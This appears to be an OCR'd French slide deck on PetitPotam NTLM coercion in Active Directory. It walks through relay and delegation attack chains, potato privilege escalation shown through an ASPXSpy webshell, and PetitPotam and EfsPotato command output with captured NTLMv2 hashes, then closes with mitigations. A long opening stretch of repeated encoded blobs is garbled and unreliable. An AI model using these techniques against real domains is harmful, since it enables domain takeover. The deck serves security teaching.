7MC9vJJ+/eByJ7Dgzo2XIYst0kYkt/0+mWWErWzjgjb8DU/1CgKB6byx3XkbBLrPDwzPmb+/WtZ015NYik1QMKnL0XxcOP5bYdeIVKia62FrPzSgZR4Lxd9J1tqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDfofyoIuEogJ1mMwXNFsBMXehx66zvvYxqabJtbF63ozs5rx4mcAwME1yJMuvKGGrr6DRo1C
Vz43rW0ps1/50gS5fSGGugjP5an59qudFaaJ0f5bjrugh2bwpSozLsguU+cSeCMy77bCFRskXa/nr1UhcGeGdFX9j1MbMmbdubuySwE1oSiWCWdubz+/709IPn0qhiImLvsbgTSCA09bYbFNIEdwLbvmPZeQg4q7cGPak1BDRaonMOAaspjU0T6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ18F/NzqALmVNOx2hvhVNLGvXSb4zL-LYdFL+Lrd3XD1yUP19zt2Fa7aeSLLJ2EL3q0QFfeeRQ80IC7ho84Se4LTF9hk/3bTyonRd8wZSpCgJ1nCMdy7VtXPLMKbxQnsLVruE6FPLG4036F/WctuNZyooqqwYX3buJ+FGuhI05DqNE3nPFzxQJqok1WrwJ2U0ybka94UFIDCS0JUCmUdE79B
NgkVFR8srHFvzxy931IMJnLburQGBmV/xhpj2K66X3YHPYhU/qncYjoRZCPf9Lgpbu0amqc2v2jxZt0U1o8tC4dReBN9I7Q9UKOrwtYdBNHdcLYuLV0KecR2CpDI5d+sRbDQAR44C04imoaobW/c8TNRvEvRoXSINMwCS0EU1fNVGbsI5EgH3yNF8xK1dHY1vo4Gmnhga3GbsTb6MLDybDnMDEhge
QNzo4E0wFXlL4QpVAAxOpYgXLoA04QmJUL9dNstjppJVfCL6vQ0VibCWZYRRqqrFQ4qK1Z6H00vU1BL8CRFXI/bxAFJ7rZvAT/LUwqyxerLRgs4Bcm+ymbjYzdtah8+Z6SvA9tTFHhIF3EBjvdbLXmcZ5LKgaUq1BRvBrN2Tj5sm7RNMQRXB7wFzV5/PLInGv0EEbh7Z1raVR4X7j++VqHeu13S
98NykKua3Awipk8MQNEKdHrIyH3W1oVzYHpdJiqMpcRFARuAT249hJBEXhwhs7rgdF1e/fC7LSfX8BAZAYFLAYEA3jccUdeYNWE/RF2YDhLmRqYhoyc8U2QqYmRjLbSywik1/EsoFKH0/6TB3pWkw/1EU3JBfKTWBG9pyXdzQzVJFLrPNBGMavL0ccP5P3QXggp6urOw3XPLc7WC/N4kwTJBZb36h
6cox7QBpj1DUBJdyzd7qBNCpFswCXTQwgnB8gkqhkiG9w0BBWgggmyBIIJrjCCCAowggmBgsqhkiG9w0BBWgCqGSIb3DQEAMQwDQgQIc9l++kD0GwIwCaggAIIHGhjnoQkLUyLBvWqALnv/YF5T5A9ZNaUC7EDMIYwfnEDsoWY+1fajEgQPjsKRX4bQYLaZpOzsK0g2zDIZ
pUWxoerFzj7A15URyLVbn192N97lvbXzbjNwyBB/1fyP+J0cWXURBQw2vIH0mPQv18ALLj2Wj4fXSY+SL+WPgWLD3uKldzR/Snd19+DZ01pqnXcP+zJLFFVLKwEc+0XZ7FP/27waugCksN7xqmbAgWhL32mYRcInZ26I2F4uFXKWoLWPsXBPVMCq3rRqW1ya+QW1WLn/TitYN5Rybv0g3Szb/k4
7MC9vJJ+/eByJ7Dgzo2XIYst0kYkt/0+mWWErWzjgjb8DU/1CgKB6byx3XkbBLrPDwzPmb+/WtZ015NYik1QMKnL0XxcOP5bYdeIVKia62FrPzSgZR4Lxd9J1tqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDfofyoIuEogJ1mMwXNFsBMXehx66zvvYxqabJtbF63ozs5rx4mcAwME1yJMuvKGGrr6DRo1C
Vz43rW0ps1/50gS5fSGGugjP5an59qudFaaJ0f5bjrugh2bwpSozLsguU+cSeCMy77bCFRskXa/nr1UhcGeGdFX9j1MbMmbdubuySwE1oSiWCWdubz+/709IPn0qhiImLvsbgTSCA09bYbFNIEdwLbvmPZeQg4q7cGPak1BDRaonMOAaspjU0T6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ18F/NzqALmVNOx2hvhVNLGvXSb4zL-LYdFL+Lrd3XD1yUP19zt2Fa7aeSLLJ2EL3q0QFfeeRQ80IC7ho84Se4LTF9hk/3bTyonRd8wZSpCgJ1nCMdy7VtXPLMKbxQnsLVruE6FPLG4036F/WctuNZyooqqwYX3buJ+FGuhI05DqNE3nPFzxQJqok1WrwJ2U0ybka94UFIDCS0JUCmUdE79B
NgkVFR8srHFvzxy931IMJnLburQGBmV/xhpj2K66X3YHPYhU/qncYjoRZCPf9Lgpbu0amqc2v2jxZt0U1o8tC4dReBN9I7Q9UKOrwtYdBNHdcLYuLV0KecR2CpDI5d+sRbDQAR44C04imoaobW/c8TNRvEvRoXSINMwCS0EU1fNVGbsI5EgH3yNF8xK1dHY1vo4Gmnhga3GbsTb6MLDybDnMDEhge
QNzo4E0wFXlL4QpVAAxOpYgXLoA04QmJUL9dNstjppJVfCL6vQ0VibCWZYRRqqrFQ4qK1Z6H00vU1BL8CRFXI/bxAFJ7rZvAT/LUwqyxerLRgs4Bcm+ymbjYzdtah8+Z6SvA9tTFHhIF3EBjvdbLXmcZ5LKgaUq1BRvBrN2Tj5sm7RNMQRXB7wFzV5/PLInGv0EEbh7Z1raVR4X7j++VqHeu13S
98NykKua3Awipk8MQNEKdHrIyH3W1oVzYHpdJiqMpcRFARuAT249hJBEXhwhs7rgdF1e/fC7LSfX8BAZAYFLAYEA3jccUdeYNWE/RF2YDhLmRqYhoyc8U2QqYmRjLbSywik1/EsoFKH0/6TB3pWkw/1EU3JBfKTWBG9pyXdzQzVJFLrPNBGMavL0ccP5P3QXggp6urOw3XPLc7WC/N4kwTJBZb36h
6cox7QBpj1DUBJdyzd7qBNCpFswCXTQwgnB8gkqhkiG9w0BBWgggmyBIIJrjCCCAowggmBgsqhkiG9w0BBWgCqGSIb3DQEAMQwDQgQIc9l++kD0GwIwCaggAIIHGhjnoQkLUyLBvWqALnv/YF5T5A9ZNaUC7EDMIYwfnEDsoWY+1fajEgQPjsKRX4bQYLaZpOzsK0g2zDIZ
pUWxoerFzj7A15URyLVbn192N97lvbXzbjNwyBB/1fyP+J0cWXURBQw2vIH0mPQv18ALLj2Wj4fXSY+SL+WPgWLD3uKldzR/Snd19+DZ01pqnXcP+zJLFFVLKwEc+0XZ7FP/27waugCksN7xqmbAgWhL32mYRcInZ26I2F4uFXKWoLWPsXBPVMCq3rRqW1ya+QW1WLn/TitYN5Rybv0g3Szb/k4
7MC9vJJ+/eByJ7Dgzo2XIYst0kYkt/0+mWWErWzjgjb8DU/1CgKB6byx3XkbBLrPDwzPmb+/WtZ015NYik1QMKnL0XxcOP5bYdeIVKia62FrPzSgZR4Lxd9J1tqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDfofyoIuEogJ1mMwXNFsBMXehx66zvvYxqabJtbF63ozs5rx4mcAwME1yJMuvKGGrr6DRo1C
Vz43rW0ps1/50gS5fSGGugjP5an59qudFaaJ0f5bjrugh2bwpSozLsguU+cSeCMy77bCFRskXa/nr1UhcGeGdFX9j1MbMmbdubuySwE1oSiWCWdubz+/709IPn0qhiImLvsbgTSCA09bYbFNIEdwLbvmPZeQg4q7cGPak1BDRaonMOAaspjU0T6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ18F/NzqALmVNOx2hvhVNLGvXSb4zL-LYdFL+Lrd3XD1yUP19zt2Fa7aeSLLJ2EL3q0QFfeeRQ80IC7ho84Se4LTF9hk/3bTyonRd8wZSpCgJ1nCMdy7VtXPLMKbxQnsLVruE6FPLG4036F/WctuNZyooqqwYX3buJ+FGuhI05DqNE3nPFzxQJqok1WrwJ2U0ybka94UFIDCS0JUCmUdE79B
NgkVFR8srHFvzxy931IMJnLburQGBmV/xhpj2K66X3YHPYhU/qncYjoRZCPf9Lgpbu0amqc2v2jxZt0U1o8tC4dReBN9I7Q9UKOrwtYdBNHdcLYuLV0KecR2CpDI5d+sRbDQAR44C04imoaobW/c8TNRvEvRoXSINMwCS0EU1fNVGbsI5EgH3yNF8xK1dHY1vo4Gmnhga3GbsTb6MLDybDnMDEhge
QNzo4E0wFXlL4QpVAAxOpYgXLoA04QmJUL9dNstjppJVfCL6vQ0VibCWZYRRqqrFQ4qK1Z6H00vU1BL8CRFXI/bxAFJ7rZvAT/LUwqyxerLRgs4Bcm+ymbjYzdtah8+Z6SvA9tTFHhIF3EBjvdbLXmcZ5LKgaUq1BRvBrN2Tj5sm7RNMQRXB7wFzV5/PLInGv0EEbh7Z1raVR4X7j++VqHeu13S
98NykKua3Awipk8MQNEKdHrIyH3W1oVzYHpdJiqMpcRFARuAT249hJBEXhwhs7rgdF1e/fC7LSfX8BAZAYFLAYEA3jccUdeYNWE/RF2YDhLmRqYhoyc8U2QqYmRjLbSywik1/EsoFKH0/6TB3pWkw/1EU3JBfKTWBG9pyXdzQzVJFLrPNBGMavL0ccP5P3QXggp6urOw3XPLc7WC/N4kwTJBZb36h
6cox7QBpj1DUBJdyzd7qBNCpFswCXTQwgnB8gkqhkiG9w0BBWgggmyBIIJrjCCCAowggmBgsqhkiG9w0BBWgCqGSIb3DQEAMQwDQgQIc9l++kD0GwIwCaggAIIHGhjnoQkLUyLBvWqALnv/YF5T5A9ZNaUC7EDMIYwfnEDsoWY+1fajEgQPjsKRX4bQYLaZpOzsK0g2zDIZ
pUWxoerFzj7A15URyLVbn192N97lvbXzbjNwyBB/1fyP+J0cWXURBQw2vIH0mPQv18ALLj2Wj4fXSY+SL+WPgWLD3uKldzR/Snd19+DZ01pqnXcP+zJLFFVLKwEc+0XZ7FP/27waugCksN7xqmbAgWhL32mYRcInZ26I2F4uFXKWoLWPsXBPVMCq3rRqW1ya+QW1WLn/TitYN5Rybv0g3Szb/k4
7MC9vJJ+/eByJ7Dgzo2XIYst0kYkt/0+mWWErWzjgjb8DU/1CgKB6byx3XkbBLrPDwzPmb+/WtZ015NYik1QMKnL0XxcOP5bYdeIVKia62FrPzSgZR4Lxd9J1tqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDfofyoIuEogJ1mMwXNFsBMXehx66zvvYxqabJtbF63ozs5rx4mcAwME1yJMuvKGGrr6DRo1C
Vz43rW0ps1/50gS5fSGGugjP5an59qudFaaJ0f5bjrugh2bwpSozLsguU+cSeCMy77bCFRskXa/nr1UhcGeGdFX9j1MbMmbdubuySwE1oSiWCWdubz+/709IPn0qhiImLvsbgTSCA09bYbFNIEdwLbvmPZeQg4q7cGPak1BDRaonMOAaspjU0T6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ18F/NzqALmVNOx2hvhVNLGvXSb4zL-LYdFL+Lrd3XD1yUP19zt2Fa7aeSLLJ2EL3q0QFfeeRQ80IC7ho84Se4LTF9hk/3bTyonRd8wZSpCgJ1nCMdy7VtXPLMKbxQnsLVruE6FPLG4036F/WctuNZyooqqwYX3buJ+FGuhI05DqNE3nPFzxQJqok1WrwJ2U0ybka94UFIDCS0JUCmUdE79B
NgkVFR8srHFvzxy931IMJnLburQGBmV/xhpj2K66X3YHPYhU/qncYjoRZCPf9Lgpbu0amqc2v2jxZt0U1o8tC4dReBN9I7Q9UKOrwtYdBNHdcLYuLV0KecR2CpDI5d+sRbDQAR44C04imoaobW/c8TNRvEvRoXSINMwCS0EU1fNVGbsI5EgH3yNF8xK1dHY1vo4Gmnhga3GbsTb6MLDybDnMDEhge
QNzo4E0wFXlL4QpVAAxOpYgXLoA04QmJUL9dNstjppJVfCL6vQ0VibCWZYRRqqrFQ4qK1Z6H00vU1BL8CRFXI/bxAFJ7rZvAT/LUwqyxerLRgs4Bcm+ymbjYzdtah8+Z6SvA9tTFHhIF3EBjvdbLXmcZ5LKgaUq1BRvBrN2Tj5sm7RNMQRXB7wFzV5/PLInGv0EEbh7Z1raVR4X7j++VqHeu13S
98NykKua3Awipk8MQNEKdHrIyH3W1oVzYHpdJiqMpcRFARuAT249hJBEXhwhs7rgdF1e/fC7LSfX8BAZAYFLAYEA3jccUdeYNWE/RF2YDhLmRqYhoyc8U2QqYmRjLbSywik1/EsoFKH0/6TB3pWkw/1EU3JBfKTWBG9pyXdzQzVJFLrPNBGMavL0ccP5P3QXggp6urOw3XPLc7WC/N4kwTJBZb36h
6cox7QBpj1DUBJdyzd7qBNCpFswCXTQwgnB8gkqhkiG9w0BBWgggmyBIIJrjCCCAowggmBgsqhkiG9w0BBWgCqGSIb3DQEAMQwDQgQIc9l++kD0GwIwCaggAIIHGhjnoQkLUyLBvWqALnv/YF5T5A9ZNaUC7EDMIYwfnEDsoWY+1fajEgQPjsKRX4bQYLaZpOzsK0g2zDIZ
pUWxoerFzj7A15URyLVbn192N97lvbXzbjNwyBB/1fyP+J0cWXURBQw2vIH0mPQv18ALLj2Wj4fXSY+SL+WPgWLD3uKldzR/Snd19+DZ01pqnXcP+zJLFFVLKwEc+0XZ7FP/27waugCksN7xqmbAgWhL32mYRcInZ26I2F4uFXKWoLWPsXBPVMCq3rRqW1ya+QW1WLn/TitYN5Rybv0g3Szb/k4
7MC9vJJ+/eByJ7Dgzo2XIYst0kYkt/0+mWWErWzjgjb8DU/1CgKB6byx3XkbBLrPDwzPmb+/WtZ015NYik1QMKnL0XxcOP5bYdeIVKia62FrPzSgZR4Lxd9J1tqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDfofyoIuEogJ1mMwXNFsBMXehx66zvvYxqabJtbF63ozs5rx4mcAwME1yJMuvKGGrr6DRo1C
Vz43rW0ps1/50gS5fSGGugjP5an59qudFaaJ0f5bjrugh2bwpSozLsguU+cSeCMy77bCFRskXa/nr1UhcGeGdFX9j1MbMmbdubuySwE1oSiWCWdubz+/709IPn0qhiImLvsbgTSCA09bYbFNIEdwLbvmPZeQg4q7cGPak1BDRaonMOAaspjU0T6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ18F/NzqALmVNOx2hvhVNLGvXSb4zL-LYdFL+Lrd3XD1yUP19zt2Fa7aeSLLJ2EL3q0QFfeeRQ80IC7ho84Se4LTF9hk/3bTyonRd8wZSpCgJ1nCMdy7VtXPLMKbxQnsLVruE6FPLG4036F/WctuNZyooqqwYX3buJ+FGuhI05DqNE3nPFzxQJqok1WrwJ2U0ybka94UFIDCS0JUCmUdE79B
NgkVFR8srHFvzxy931IMJnLburQGBmV/xhpj2K66X3YHPYhU/qncYjoRZCPf9Lgpbu0amqc2v2jxZt0U1o8tC4dReBN9I7Q9UKOrwtYdBNHdcLYuLV0KecR2CpDI5d+sRbDQAR44C04imoaobW/c8TNRvEvRoXSINMwCS0EU1fNVGbsI5EgH3yNF8xK1dHY1vo4Gmnhga3GbsTb6MLDybDnMDEhge
QNzo4E0wFXlL4QpVAAxOpYgXLoA04QmJUL9dNstjppJVfCL6vQ0VibCWZYRRqqrFQ4qK1Z6H00vU1BL8CRFXI/bxAFJ7rZvAT/LUwqyxerLRgs4Bcm+ymbjYzdtah8+Z6SvA9tTFHhIF3EBjvdbLXmcZ5LKgaUq1BRvBrN2Tj5sm7RNMQRXB7wFzV5/PLInGv0EEbh7Z1raVR4X7j++VqHeu13S
98NykKua3Awipk8MQNEKdHrIyH3W1oVzYHpdJiqMpcRFARuAT249hJBEXhwhs7rgdF1e/fC7LSfX8BAZAYFLAYEA3jccUdeYNWE/RF2YDhLmRqYhoyc8U2QqYmRjLbSywik1/EsoFKH0/6TB3pWkw/1EU3JBfKTWBG9pyXdzQzVJFLrPNBGMavL0ccP5P3QXggp6urOw3XPLc7WC/N4kwTJBZb36h
6cox7QBpj1DUBJdyzd7qBNCpFswCXTQwgnB8gkqhkiG9w0BBWgggmyBIIJrjCCCAowggmBgsqhkiG9w0BBWgCqGSIb3DQEAMQwDQgQIc9l++kD0GwIwCaggAIIHGhjnoQkLUyLBvWqALnv/YF5T5A9ZNaUC7EDMIYwfnEDsoWY+1fajEgQPjsKRX4bQYLaZpOzsK0g2zDIZ
pUWxoerFzj7A15URyLVbn192N97lvbXzbjNwyBB/1fyP+J0cWXURBQw2vIH0mPQv18ALLj2Wj4fXSY+SL+WPgWLD3uKldzR/Snd19+DZ01pqnXcP+zJLFFVLKwEc+0XZ7FP/27waugCksN7xqmbAgWhL32mYRcInZ26I2F4uFXKWoLWPsXBPVMCq3rRqW1ya+QW1WLn/TitYN5Rybv0g3Szb/k4
7MC9vJJ+/eByJ7Dgzo2XIYst0kYkt/0+mWWErWzjgjb8DU/1CgKB6byx3XkbBLrPDwzPmb+/WtZ015NYik1QMKnL0XxcOP5bYdeIVKia62FrPzSgZR4Lxd9J1tqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDfofyoIuEogJ1mMwXNFsBMXehx66zvvYxqabJtbF63ozs5rx4mcAwME1yJMuvKGGrr6DRo1C
Vz43rW0ps1/50gS5fSGGugjP5an59qudFaaJ0f5bjrugh2bwpSozLsguU+cSeCMy77bCFRskXa/nr1UhcGeGdFX9j1MbMmbdubuySwE1oSiWCWdubz+/709IPn0qhiImLvsbgTSCA09bYbFNIEdwLbvmPZeQg4q7cGPak1BDRaonMOAaspjU0T6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ18F/NzqALmVNOx2hvhVNLGvXSb4zL-LYdFL+Lrd3XD1yUP19zt2Fa7aeSLLJ2EL3q0QFfeeRQ80IC7ho84Se4LTF9hk/3bTyonRd8wZSpCgJ1nCMdy7VtXPLMKbxQnsLVruE6FPLG4036F/WctuNZyooqqwYX3buJ+FGuhI05DqNE3nPFzxQJqok1WrwJ2U0ybka94UFIDCS0JUCmUdE79B
NgkVFR8srHFvzxy931IMJnLburQGBmV/xhpj2K66X3YHPYhU/qncYjoRZCPf9Lgpbu0amqc2v2jxZt0U1o8tC4dReBN9I7Q9UKOrwtYdBNHdcLYuLV0KecR2CpDI5d+sRbDQAR44C04imoaobW/c8TNRvEvRoXSINMwCS0EU1fNVGbsI5EgH3yNF8xK1dHY1vo4Gmnhga3GbsTb6MLDybDnMDEhge
QNzo4E0wFXlL4QpVAAxOpYgXLoA04QmJUL9dNstjppJVfCL6vQ0VibCWZYRRqqrFQ4qK1
```


PETITPOTAM AND MACHINE ADMIN OF ANOTHER MACHINE

- Bien souvent dans un AD, certains comptes machines sont administrateurs d'autres machines.
- C'est une mauvaise configuration que l'on retrouve souvent sur des Exchanges, WSUS et autres serveurs.
- Il est donc possible d'utiliser petitpotam pour forcer l'authentification d'une machine vers une autre où celle-ci est administrateur local et en prendre le contrôle.



PETITPOTAM AND MACHINE ADMIN OF ANOTHER MACHINE

MATCH p = (c1:Computer)-[r1:AdminTo]->(c2:Computer) RETURN p UNION ALL MATCH p = (c3:Computer)-[r2:MemberOf|HasSIDHistory*1..]->(g:Group)-[r3:AdminTo]->(c4:Computer) RETURN p



PETITPOTAM AND UNCONSTRAINED DELEGATION SERVER

- Les serveurs en Unconstrained Delegation peuvent se faire passer pour n'importe quel compte qui se connecte à eux.
- Si un attaquant contrôle un de ces serveurs en étant SYSTEM il peut ainsi se faire passer pour n'importe quel compte si connectant en lui volant son TGT 😊.
- **Très utile pour sauter de forêt en forêt car les DC sont par défaut en unconstrained delegation.**

PETITPOTAM AND UNCONSTRAINED DELEGATION SERVER

1. Compromise a server configured with unconstrained delegation
2. Beginning monitoring for delegated TGTs
 - Start Rubeus' **monitor** action with /interval:5
3. Coerce a domain controller to authenticate to the unconstrained server using SpoolSample
4. Load the extracted ticket, DCSync, profit!

PETITPOTAM AND NETWORK SERVICE PRIVILEGES

- Les comptes utilisateurs/de service possédant le droit SeImpersonate ou SeAssignPrimaryToken peuvent élever leur privilèges to SYSTEM.
- Principe des LPE de la série « potato ».
 1. Trick the “NT AUTHORITY\SYSTEM” account into authenticating via NTLM to a endpoint we control.
 2. Man-in-the-middle this authentication attempt (NTLM relay) to locally negotiate a security token for the “NT AUTHORITY\SYSTEM” account. ImpersonateNamedPipeClient(), CreateProcessWithToken(), etc..
 3. Impersonate the token we have just negotiated.
- RottenPotato de @foxglovesec ou **PrintSpoofer** de @itm4n!
- <https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/>

PETITPOTAM AND NETWORK SERVICE PRIVILEGES

::1:80(localhost) Host Trust Level: Full IsFull-Trust: True User: IIS APPPOOL\DefaultAppPool [WebShell Ver. ASPXSpy2014](#)

[Logout](#) | [File Manager](#) | [FileSearch](#) | [CmdShell](#) | [IIS Spy](#) | [Process](#) | [Services](#) | [UserInfo](#) | [Sysinfo](#) | [RegShell](#) | [PortScan](#) | [DataBase](#) | [PortMap](#) | [WmiTools](#) | [ADSViewer](#) | [PluginLoader](#) Framework Ver : 2.0.50727.8806

2008R2

Execute Command >>

CmdPath:

Argument:

Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privilege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.

```
[+] Current user: IIS APPPOOL\DefaultAppPool
[!]binding ok (handle=512640)
[+] Get Token: 600
[!] process with pid: 2992 created.
=====
nt authority\system
```

- Un chercheur chinois à crée un EFSPotato qui fait exactement cela!
- <https://github.com/zcgonvh/EfsPotato>

PETITPOTAM AND WEBCLIENT ENABLED BOX

- Si la machine cible à le Webclient Webdav d'activé, il est alors possible d'utiliser petitpotam pour forcer une authentication en HTTP cette fois ci.
- Cette authentication HTTP peut etre relayée sur le LDAP du controleur de domaine afin de réaliser une attaque dite RBCD(resource based constrained delegation)
- Et ainsi prendre le controle de la machine cible.

```
: \temp>whoami
corp\lowpriv Attacker

: \temp>hostname
IN10

: \temp>PetitPotam.exe ATTACKER@80/asdf WINDEV1909EVAL Target
Usage: PetitPotam.exe <captureServerIP> <targetServerIP>
Attack success!!!
```

```
[+] Listening for events...
[HTTP] Sending NTLM authentication request to 192.168.230.100
[HTTP] Host : attacker
[WebDAV] NTLMv2 Client : 192.168.230.100
[WebDAV] NTLMv2 Username : CORP\WINDEV1909EVAL$
[WebDAV] NTLMv2 Hash : WINDEV1909EVAL$::CORP 82b79ed501a0dad1:06F9647707DCB9
002D0054005000420044004700440030004C00350052004B0004001400570054004F0058002E004C
```

PETITPOTAM AND WEBCLIENT ENABLED BOX

Administrator: cmd.exe (running as corp\lowpriv) - powershell

```
PS C:\> Get-NtFile -Win32Path '\\192.168.230.200\pipe\DAV RPC SERVICE'
```

Running (no error)

Handle	Name	NtTypeName	Inherit	ProtectFromClose
2572	DAV RPC SERVICE	File	False	False

```
PS C:\> Get-NtFile -Win32Path '\\192.168.230.101\pipe\DAV RPC SERVICE'
```

Not running (error)

```
Get-NtFile : (0xC0000034) - Object Name not found.
```

```
pixis@hackndo ~ <pentest3.7>
$ webclientservicescanner hackn.lab/timon:Pentest123..@10.10.10.0/29
WebClient Service Scanner v0.1.0 - by pixis (@hackando)

[10.10.10.2] STOPPED
[10.10.10.4] RUNNING
[10.10.10.3] STOPPED
[10.10.10.1] STOPPED
```


- <https://github.com/Hackndo/WebclientServiceScanner>



PETITPOTAM – MITIGATIONS

PETITPOTAM - MITIGATIONS

- Désactiver le service EFS n'empêche pas l'exploitation par le named pipe LSARPC
- Microsoft ne sortira plus de fix, ils ont sortis un fix pour le unauthenticated sur les DC cependant.
- Mais tout n'est pas perdu!
 - Désactiver NTLM authentication sur le reseau autant que possible!
 - Possible de bloquer PetitPotam avec les RPC FILTER(merci GentilKiwi :p)!
 - Appliquer les micropatchs de @0patch !
- <https://blog.0patch.com/2021/08/free-micropatches-for-petitpotam.html>
- <https://twitter.com/gentilkiwi/status/1421949715986403329>



MERCI A

- Mes collègues qui m'ont soutenu dans la recherche de cette « vuln » où j'ai du lire quasiment toutes les docs des protocoles Microsoft ☺ et faire des dizaines de tests
 - Grenadine, Skar, Plissken, Didakt, Pixis et encore pleins d'autres
- GentilKiwi qui m'a bien aidé pour le code en C pour windows et d'autres trucs
- Mpgn @mpgn_x64 pour le podcast et les encouragements
- Le blog de Pixis @HackAndDo : <https://beta.hackndo.com/>
- Le site de Shutdown @_nwodtuhs : <https://www.thehacker.recipes/>
- Le site de Clément Labro @itm4n : <https://itm4n.github.io/>
- Pleins d'autres gens que j'oublie sûrement
- **et surtout à vous de m'avoir écouté!!!**



On dit merci qui?



**TIENS TIENS JE VOIS
QUELQUE CHOSE DE NOUVEAU**

Y'AURAIS PAS D'AUTRE PROTOCOLE VULNERABLE?!

[Open Specifications](#) [Specifications](#) [Dev Center](#) [Events](#) [Test](#) [Support](#) [Programs](#) [Patents](#) [Blog](#)

[Docs](#)

[Filter by title](#)

Protocols

Protocols

Windows Protocols

Windows Protocols

Technical Documents

Technical Documents

